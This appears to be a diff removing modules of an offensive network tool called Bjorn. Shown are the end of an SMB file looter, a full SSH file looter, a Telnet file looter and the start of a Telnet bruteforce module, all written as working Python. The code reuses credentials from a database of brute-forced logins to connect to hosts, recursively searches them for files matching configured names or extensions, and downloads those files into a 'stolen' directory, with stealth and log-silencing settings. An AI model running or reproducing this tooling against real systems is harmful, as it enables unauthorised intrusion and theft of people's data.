if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# -------- Creds (grouped by share) --------
|
||||
def _get_creds_by_share(self, ip: str, port: int) -> Dict[str, List[Tuple[str, str]]]:
|
||||
"""
|
||||
Returns {share: [(user,pass), ...]} from DB.creds (service='smb', database=share).
|
||||
Prefer IP; also include MAC if known. Dedup per share.
|
||||
"""
|
||||
mac = self.mac_for_ip(ip)
|
||||
params = {"ip": ip, "port": port, "mac": mac or ""}
|
||||
|
||||
by_ip = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password","database"
|
||||
FROM creds
|
||||
WHERE service='smb'
|
||||
AND COALESCE(ip,'')=:ip
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
by_mac = []
|
||||
if mac:
|
||||
by_mac = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password","database"
|
||||
FROM creds
|
||||
WHERE service='smb'
|
||||
AND COALESCE(mac_address,'')=:mac
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
out: Dict[str, List[Tuple[str, str]]] = {}
|
||||
seen: Dict[str, set] = {}
|
||||
for row in (by_ip + by_mac):
|
||||
share = str(row.get("database") or "").strip()
|
||||
user = str(row.get("user") or "").strip()
|
||||
pwd = str(row.get("password") or "").strip()
|
||||
if not user or not share:
|
||||
continue
|
||||
if share not in out:
|
||||
out[share], seen[share] = [], set()
|
||||
if (user, pwd) in seen[share]:
|
||||
continue
|
||||
seen[share].add((user, pwd))
|
||||
out[share].append((user, pwd))
|
||||
return out
|
||||
|
||||
# -------- SMB helpers --------
|
||||
def connect_smb(self, ip: str, username: str, password: str) -> Optional[SMBConnection]:
|
||||
try:
|
||||
conn = SMBConnection(username, password, "Bjorn", "Target", use_ntlm_v2=True, is_direct_tcp=True)
|
||||
conn.connect(ip, b_port)
|
||||
self.smb_connected = True
|
||||
logger.info(f"Connected SMB {ip} as {username}")
|
||||
return conn
|
||||
except Exception as e:
|
||||
logger.error(f"SMB connect error {ip} {username}: {e}")
|
||||
return None
|
||||
|
||||
def list_shares(self, conn: SMBConnection):
|
||||
try:
|
||||
shares = conn.listShares()
|
||||
return [s for s in shares if (s.name not in self.IGNORED_SHARES and not s.isSpecial and not s.isTemporary)]
|
||||
except Exception as e:
|
||||
logger.error(f"list_shares error: {e}")
|
||||
return []
|
||||
|
||||
def find_files(self, conn: SMBConnection, share: str, dir_path: str) -> List[str]:
|
||||
files: List[str] = []
|
||||
try:
|
||||
for entry in conn.listPath(share, dir_path):
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
if entry.isDirectory:
|
||||
if entry.filename not in ('.', '..'):
|
||||
files.extend(self.find_files(conn, share, os.path.join(dir_path, entry.filename)))
|
||||
else:
|
||||
name = entry.filename
|
||||
if any(name.endswith(ext) for ext in (self.shared_data.steal_file_extensions or [])) or \
|
||||
any(sn in name for sn in (self.shared_data.steal_file_names or [])):
|
||||
files.append(os.path.join(dir_path, name))
|
||||
return files
|
||||
except Exception as e:
|
||||
logger.error(f"SMB path error {share}:{dir_path}: {e}")
|
||||
raise
|
||||
|
||||
def steal_file(self, conn: SMBConnection, share: str, remote_file: str, base_dir: str) -> None:
|
||||
try:
|
||||
local_file_path = os.path.join(base_dir, os.path.relpath(remote_file, '/'))
|
||||
os.makedirs(os.path.dirname(local_file_path), exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
conn.retrieveFile(share, remote_file, f)
|
||||
logger.success(f"Downloaded {share}:{remote_file} -> {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"SMB download error {share}:{remote_file}: {e}")
|
||||
|
||||
# -------- Orchestrator entry --------
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
try:
|
||||
port_i = int(port)
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
creds_by_share = self._get_creds_by_share(ip, port_i)
|
||||
logger.info(f"Found SMB creds for {len(creds_by_share)} share(s) in DB for {ip}")
|
||||
|
||||
def _timeout():
|
||||
if not self.smb_connected:
|
||||
logger.error(f"No SMB connection within 4 minutes for {ip}. Failing.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, _timeout)
|
||||
timer.start()
|
||||
|
||||
mac = (row or {}).get("MAC Address") or self.mac_for_ip(ip) or "UNKNOWN"
|
||||
success = False
|
||||
|
||||
# Anonymous first (''/'')
|
||||
try:
|
||||
conn = self.connect_smb(ip, '', '')
|
||||
if conn:
|
||||
shares = self.list_shares(conn)
|
||||
for s in shares:
|
||||
files = self.find_files(conn, s.name, '/')
|
||||
if files:
|
||||
base = os.path.join(self.shared_data.data_stolen_dir, f"smb/{mac}_{ip}/{s.name}")
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
self.steal_file(conn, s.name, remote, base)
|
||||
logger.success(f"Stole {len(files)} files from {ip} via anonymous on {s.name}")
|
||||
success = True
|
||||
try:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
except Exception as e:
|
||||
logger.info(f"Anonymous SMB failed on {ip}: {e}")
|
||||
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
|
||||
# Per-share credentials
|
||||
for share, creds in creds_by_share.items():
|
||||
if share in self.IGNORED_SHARES:
|
||||
continue
|
||||
for username, password in creds:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
try:
|
||||
conn = self.connect_smb(ip, username, password)
|
||||
if not conn:
|
||||
continue
|
||||
files = self.find_files(conn, share, '/')
|
||||
if files:
|
||||
base = os.path.join(self.shared_data.data_stolen_dir, f"smb/{mac}_{ip}/{share}")
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
self.steal_file(conn, share, remote, base)
|
||||
logger.info(f"Stole {len(files)} files from {ip} share={share} as {username}")
|
||||
success = True
|
||||
try:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"SMB loot error {ip} {share} {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
@@ -1,330 +0,0 @@
|
||||
"""
|
||||
steal_files_ssh.py — SSH file looter (DB-backed)
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port) and ensures parent action success (SSHBruteforce).
|
||||
- SSH credentials are read from the DB table `creds` (service='ssh').
|
||||
- IP -> (MAC, hostname) mapping is read from the DB table `hosts`.
|
||||
- Looted files are saved under: {shared_data.data_stolen_dir}/ssh/{mac}_{ip}/...
|
||||
- Paramiko logs are silenced to avoid noisy banners/tracebacks.
|
||||
|
||||
Parent gate:
|
||||
- Orchestrator enforces parent success (b_parent='SSHBruteforce').
|
||||
- This action runs once per eligible target (alive, open port, parent OK).
|
||||
"""
|
||||
|
||||
import os
|
||||
import time
|
||||
import logging
|
||||
import paramiko
|
||||
from threading import Timer
|
||||
from typing import List, Tuple, Dict, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Logger for this module
|
||||
logger = Logger(name="steal_files_ssh.py", level=logging.DEBUG)
|
||||
|
||||
# Silence Paramiko's internal logs (no "Error reading SSH protocol banner" spam)
|
||||
for _name in ("paramiko", "paramiko.transport", "paramiko.client", "paramiko.hostkeys"):
|
||||
logging.getLogger(_name).setLevel(logging.CRITICAL)
|
||||
|
||||
b_class = "StealFilesSSH" # Unique action identifier
|
||||
b_module = "steal_files_ssh" # Python module name (this file without .py)
|
||||
b_status = "steal_files_ssh" # Human/readable status key (free form)
|
||||
|
||||
b_action = "normal" # 'normal' (per-host) or 'global'
|
||||
b_service = ["ssh"] # Services this action is about (JSON-ified by sync_actions)
|
||||
b_port = 22 # Preferred target port (used if present on host)
|
||||
|
||||
# Trigger strategy:
|
||||
# - Prefer to run as soon as SSH credentials exist for this MAC (on_cred_found:ssh).
|
||||
# - Also allow starting when the host exposes SSH (on_service:ssh),
|
||||
# but the requirements below still enforce that SSH creds must be present.
|
||||
b_trigger = 'on_any:["on_cred_found:ssh","on_service:ssh"]'
|
||||
|
||||
# Requirements (JSON string):
|
||||
# - must have SSH credentials on this MAC
|
||||
# - must have port 22 (legacy fallback if port_services is missing)
|
||||
# - limit concurrent running actions system-wide to 2 for safety
|
||||
b_requires = '{"all":[{"has_cred":"ssh"},{"has_port":22},{"max_concurrent":2}]}'
|
||||
|
||||
# Scheduling / limits
|
||||
b_priority = 70 # 0..100 (higher processed first in this schema)
|
||||
b_timeout = 900 # seconds before a pending queue item expires
|
||||
b_max_retries = 1 # minimal retries; avoid noisy re-runs
|
||||
b_cooldown = 86400 # seconds (per-host cooldown between runs)
|
||||
b_rate_limit = "3/86400" # at most 3 executions/day per host (extra guard)
|
||||
|
||||
# Risk / hygiene
|
||||
b_stealth_level = 6 # 1..10 (higher = more stealthy)
|
||||
b_risk_level = "high" # 'low' | 'medium' | 'high'
|
||||
b_enabled = 1 # set to 0 to disable from DB sync
|
||||
|
||||
# Tags (free taxonomy, JSON-ified by sync_actions)
|
||||
b_tags = ["exfil", "ssh", "loot"]
|
||||
|
||||
class StealFilesSSH:
|
||||
"""StealFilesSSH: connects via SSH using known creds and downloads matching files."""
|
||||
|
||||
def __init__(self, shared_data: SharedData):
|
||||
"""Init: store shared_data, flags, and build an IP->(MAC, hostname) cache."""
|
||||
self.shared_data = shared_data
|
||||
self.sftp_connected = False # flipped to True on first SFTP open
|
||||
self.stop_execution = False # global kill switch (timer / orchestrator exit)
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
logger.info("StealFilesSSH initialized")
|
||||
|
||||
# --------------------- Identity cache (hosts) ---------------------
|
||||
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
"""Rebuild IP -> (MAC, current_hostname) from DB.hosts."""
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
"""Return MAC for IP using the local cache (refresh on miss)."""
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
"""Return current hostname for IP using the local cache (refresh on miss)."""
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# --------------------- Credentials (creds table) ---------------------
|
||||
|
||||
def _get_creds_for_target(self, ip: str, port: int) -> List[Tuple[str, str]]:
|
||||
"""
|
||||
Fetch SSH creds for this target from DB.creds.
|
||||
Strategy:
|
||||
- Prefer rows where service='ssh' AND ip=target_ip AND (port is NULL or matches).
|
||||
- Also include rows for same MAC (if known), still service='ssh'.
|
||||
Returns list of (username, password), deduplicated.
|
||||
"""
|
||||
mac = self.mac_for_ip(ip)
|
||||
params = {"ip": ip, "port": port, "mac": mac or ""}
|
||||
|
||||
# Pull by IP
|
||||
by_ip = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user", "password"
|
||||
FROM creds
|
||||
WHERE service='ssh'
|
||||
AND COALESCE(ip,'') = :ip
|
||||
AND (port IS NULL OR port = :port)
|
||||
""",
|
||||
params
|
||||
)
|
||||
|
||||
# Pull by MAC (if we have one)
|
||||
by_mac = []
|
||||
if mac:
|
||||
by_mac = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user", "password"
|
||||
FROM creds
|
||||
WHERE service='ssh'
|
||||
AND COALESCE(mac_address,'') = :mac
|
||||
AND (port IS NULL OR port = :port)
|
||||
""",
|
||||
params
|
||||
)
|
||||
|
||||
# Deduplicate while preserving order
|
||||
seen = set()
|
||||
out: List[Tuple[str, str]] = []
|
||||
for row in (by_ip + by_mac):
|
||||
u = str(row.get("user") or "").strip()
|
||||
p = str(row.get("password") or "").strip()
|
||||
if not u or (u, p) in seen:
|
||||
continue
|
||||
seen.add((u, p))
|
||||
out.append((u, p))
|
||||
return out
|
||||
|
||||
# --------------------- SSH helpers ---------------------
|
||||
|
||||
def connect_ssh(self, ip: str, username: str, password: str, port: int = b_port, timeout: int = 10):
|
||||
"""
|
||||
Open an SSH connection (no agent, no keys). Returns an active SSHClient or raises.
|
||||
NOTE: Paramiko logs are silenced at module import level.
|
||||
"""
|
||||
ssh = paramiko.SSHClient()
|
||||
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
|
||||
# Be explicit: no interactive agents/keys; bounded timeouts to avoid hangs
|
||||
ssh.connect(
|
||||
hostname=ip,
|
||||
username=username,
|
||||
password=password,
|
||||
port=port,
|
||||
timeout=timeout,
|
||||
auth_timeout=timeout,
|
||||
banner_timeout=timeout,
|
||||
allow_agent=False,
|
||||
look_for_keys=False,
|
||||
)
|
||||
logger.info(f"Connected to {ip} via SSH as {username}")
|
||||
return ssh
|
||||
|
||||
def find_files(self, ssh: paramiko.SSHClient, dir_path: str) -> List[str]:
|
||||
"""
|
||||
List candidate files from remote dir, filtered by config:
|
||||
- shared_data.steal_file_extensions (endswith)
|
||||
- shared_data.steal_file_names (substring match)
|
||||
Uses `find <dir> -type f 2>/dev/null` to keep it quiet.
|
||||
"""
|
||||
# Quiet 'permission denied' messages via redirection
|
||||
cmd = f'find {dir_path} -type f 2>/dev/null'
|
||||
stdin, stdout, stderr = ssh.exec_command(cmd)
|
||||
files = (stdout.read().decode(errors="ignore") or "").splitlines()
|
||||
|
||||
exts = set(self.shared_data.steal_file_extensions or [])
|
||||
names = set(self.shared_data.steal_file_names or [])
|
||||
if not exts and not names:
|
||||
# If no filters are defined, do nothing (too risky to pull everything).
|
||||
logger.warning("No steal_file_extensions / steal_file_names configured — skipping.")
|
||||
return []
|
||||
|
||||
matches: List[str] = []
|
||||
for fpath in files:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
fname = os.path.basename(fpath)
|
||||
if (exts and any(fname.endswith(ext) for ext in exts)) or (names and any(sn in fname for sn in names)):
|
||||
matches.append(fpath)
|
||||
|
||||
logger.info(f"Found {len(matches)} matching files in {dir_path}")
|
||||
return matches
|
||||
|
||||
def steal_file(self, ssh: paramiko.SSHClient, remote_file: str, local_dir: str) -> None:
|
||||
"""
|
||||
Download a single remote file into the given local dir, preserving subdirs.
|
||||
"""
|
||||
sftp = ssh.open_sftp()
|
||||
self.sftp_connected = True # first time we open SFTP, mark as connected
|
||||
|
||||
# Preserve partial directory structure under local_dir
|
||||
remote_dir = os.path.dirname(remote_file)
|
||||
local_file_dir = os.path.join(local_dir, os.path.relpath(remote_dir, '/'))
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
|
||||
local_file_path = os.path.join(local_file_dir, os.path.basename(remote_file))
|
||||
sftp.get(remote_file, local_file_path)
|
||||
sftp.close()
|
||||
|
||||
logger.success(f"Downloaded: {remote_file} -> {local_file_path}")
|
||||
|
||||
# --------------------- Orchestrator entrypoint ---------------------
|
||||
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
"""
|
||||
Orchestrator entrypoint (signature preserved):
|
||||
- ip: target IP
|
||||
- port: str (expected '22')
|
||||
- row: current target row (compat structure built by shared_data)
|
||||
- status_key: action name (b_class)
|
||||
Returns 'success' if at least one file stolen; else 'failed'.
|
||||
"""
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
|
||||
# Gather credentials from DB
|
||||
try:
|
||||
port_i = int(port)
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} SSH credentials in DB for {ip}")
|
||||
if not creds:
|
||||
logger.error(f"No SSH credentials for {ip}. Skipping.")
|
||||
return 'failed'
|
||||
|
||||
# Define a timer: if we never establish SFTP in 4 minutes, abort
|
||||
def _timeout():
|
||||
if not self.sftp_connected:
|
||||
logger.error(f"No SFTP connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, _timeout)
|
||||
timer.start()
|
||||
|
||||
# Identify where to save loot
|
||||
mac = (row or {}).get("MAC Address") or self.mac_for_ip(ip) or "UNKNOWN"
|
||||
base_dir = os.path.join(self.shared_data.data_stolen_dir, f"ssh/{mac}_{ip}")
|
||||
|
||||
# Try each credential until success (or interrupted)
|
||||
success_any = False
|
||||
for username, password in creds:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
ssh = self.connect_ssh(ip, username, password, port=port_i)
|
||||
# Search from root; filtered by config
|
||||
files = self.find_files(ssh, '/')
|
||||
|
||||
if files:
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted during download.")
|
||||
break
|
||||
self.steal_file(ssh, remote, base_dir)
|
||||
|
||||
logger.success(f"Successfully stole {len(files)} files from {ip}:{port_i} as {username}")
|
||||
success_any = True
|
||||
|
||||
try:
|
||||
ssh.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
if success_any:
|
||||
break # one successful cred is enough
|
||||
|
||||
except Exception as e:
|
||||
# Stay quiet on Paramiko internals; just log the reason and try next cred
|
||||
logger.error(f"SSH loot attempt failed on {ip} with {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success_any else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
# Minimal smoke test if run standalone (not used in production; orchestrator calls execute()).
|
||||
try:
|
||||
sd = SharedData()
|
||||
action = StealFilesSSH(sd)
|
||||
# Example (replace with a real IP that has creds in DB):
|
||||
# result = action.execute("192.168.1.10", "22", {"MAC Address": "AA:BB:CC:DD:EE:FF"}, b_status)
|
||||
# print("Result:", result)
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -1,218 +0,0 @@
|
||||
"""
|
||||
steal_files_telnet.py — Telnet file looter (DB-backed)
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port) after parent success (TelnetBruteforce).
|
||||
- Credentials read from DB.creds (service='telnet'); we try each pair.
|
||||
- Files found via 'find / -type f', then retrieved with 'cat'.
|
||||
- Output under: {data_stolen_dir}/telnet/{mac}_{ip}/...
|
||||
"""
|
||||
|
||||
import os
|
||||
import telnetlib
|
||||
import logging
|
||||
import time
|
||||
from threading import Timer
|
||||
from typing import List, Tuple, Dict, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="steal_files_telnet.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "StealFilesTelnet"
|
||||
b_module = "steal_files_telnet"
|
||||
b_status = "steal_files_telnet"
|
||||
b_parent = "TelnetBruteforce"
|
||||
b_port = 23
|
||||
|
||||
|
||||
class StealFilesTelnet:
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.telnet_connected = False
|
||||
self.stop_execution = False
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
logger.info("StealFilesTelnet initialized")
|
||||
|
||||
# -------- Identity cache --------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# -------- Creds --------
|
||||
def _get_creds_for_target(self, ip: str, port: int) -> List[Tuple[str, str]]:
|
||||
mac = self.mac_for_ip(ip)
|
||||
params = {"ip": ip, "port": port, "mac": mac or ""}
|
||||
|
||||
by_ip = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password"
|
||||
FROM creds
|
||||
WHERE service='telnet'
|
||||
AND COALESCE(ip,'')=:ip
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
by_mac = []
|
||||
if mac:
|
||||
by_mac = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password"
|
||||
FROM creds
|
||||
WHERE service='telnet'
|
||||
AND COALESCE(mac_address,'')=:mac
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
seen, out = set(), []
|
||||
for row in (by_ip + by_mac):
|
||||
u = str(row.get("user") or "").strip()
|
||||
p = str(row.get("password") or "").strip()
|
||||
if not u or (u, p) in seen:
|
||||
continue
|
||||
seen.add((u, p))
|
||||
out.append((u, p))
|
||||
return out
|
||||
|
||||
# -------- Telnet helpers --------
|
||||
def connect_telnet(self, ip: str, username: str, password: str) -> Optional[telnetlib.Telnet]:
|
||||
try:
|
||||
tn = telnetlib.Telnet(ip, b_port, timeout=10)
|
||||
tn.read_until(b"login: ", timeout=5)
|
||||
tn.write(username.encode('ascii') + b"\n")
|
||||
if password:
|
||||
tn.read_until(b"Password: ", timeout=5)
|
||||
tn.write(password.encode('ascii') + b"\n")
|
||||
# prompt detection (naïf mais identique à l'original)
|
||||
time.sleep(2)
|
||||
self.telnet_connected = True
|
||||
logger.info(f"Connected to {ip} via Telnet as {username}")
|
||||
return tn
|
||||
except Exception as e:
|
||||
logger.error(f"Telnet connect error {ip} {username}: {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, tn: telnetlib.Telnet, dir_path: str) -> List[str]:
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
tn.write(f'find {dir_path} -type f\n'.encode('ascii'))
|
||||
out = tn.read_until(b"$", timeout=10).decode('ascii', errors='ignore')
|
||||
files = out.splitlines()
|
||||
matches = []
|
||||
for f in files:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
fname = os.path.basename(f.strip())
|
||||
if (self.shared_data.steal_file_extensions and any(fname.endswith(ext) for ext in self.shared_data.steal_file_extensions)) or \
|
||||
(self.shared_data.steal_file_names and any(sn in fname for sn in self.shared_data.steal_file_names)):
|
||||
matches.append(f.strip())
|
||||
logger.info(f"Found {len(matches)} matching files under {dir_path}")
|
||||
return matches
|
||||
except Exception as e:
|
||||
logger.error(f"Telnet find error: {e}")
|
||||
return []
|
||||
|
||||
def steal_file(self, tn: telnetlib.Telnet, remote_file: str, base_dir: str) -> None:
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("Steal interrupted.")
|
||||
return
|
||||
local_file_path = os.path.join(base_dir, os.path.relpath(remote_file, '/'))
|
||||
os.makedirs(os.path.dirname(local_file_path), exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
tn.write(f'cat {remote_file}\n'.encode('ascii'))
|
||||
f.write(tn.read_until(b"$", timeout=10))
|
||||
logger.success(f"Downloaded {remote_file} -> {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"Telnet download error {remote_file}: {e}")
|
||||
|
||||
# -------- Orchestrator entry --------
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
try:
|
||||
port_i = int(port)
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} Telnet credentials in DB for {ip}")
|
||||
if not creds:
|
||||
logger.error(f"No Telnet credentials for {ip}. Skipping.")
|
||||
return 'failed'
|
||||
|
||||
def _timeout():
|
||||
if not self.telnet_connected:
|
||||
logger.error(f"No Telnet connection within 4 minutes for {ip}. Failing.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, _timeout)
|
||||
timer.start()
|
||||
|
||||
mac = (row or {}).get("MAC Address") or self.mac_for_ip(ip) or "UNKNOWN"
|
||||
base_dir = os.path.join(self.shared_data.data_stolen_dir, f"telnet/{mac}_{ip}")
|
||||
|
||||
success = False
|
||||
for username, password in creds:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
try:
|
||||
tn = self.connect_telnet(ip, username, password)
|
||||
if not tn:
|
||||
continue
|
||||
files = self.find_files(tn, '/')
|
||||
if files:
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
self.steal_file(tn, remote, base_dir)
|
||||
logger.success(f"Stole {len(files)} files from {ip} as {username}")
|
||||
success = True
|
||||
try:
|
||||
tn.close()
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Telnet loot error {ip} {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
@@ -1,272 +0,0 @@
|
||||
"""
|
||||
telnet_bruteforce.py — Telnet bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Succès -> DB.creds (service='telnet')
|
||||
- Conserve la logique d’origine (telnetlib, queue/threads)
|
||||
"""
|
||||
|
||||
import os
|
||||
import telnetlib
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="telnet_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "TelnetBruteforce"
|
||||
b_module = "telnet_bruteforce"
|
||||
b_status = "brute_force_telnet"
|
||||
b_port = 23
|
||||
b_parent = None
|
||||
b_service = '["telnet"]'
|
||||
b_trigger = 'on_any:["on_service:telnet","on_new_port:23"]'
|
||||
b_priority = 70
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
class TelnetBruteforce:
|
||||
"""Wrapper orchestrateur -> TelnetConnector."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.telnet_bruteforce = TelnetConnector(shared_data)
|
||||
logger.info("TelnetConnector initialized.")
|
||||
|
||||
def bruteforce_telnet(self, ip, port):
|
||||
"""Lance le bruteforce Telnet pour (ip, port)."""
|
||||
return self.telnet_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
logger.info(f"Executing TelnetBruteforce on {ip}:{port}")
|
||||
self.shared_data.bjorn_orch_status = "TelnetBruteforce"
|
||||
success, results = self.bruteforce_telnet(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class TelnetConnector:
|
||||
"""Gère les tentatives Telnet, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
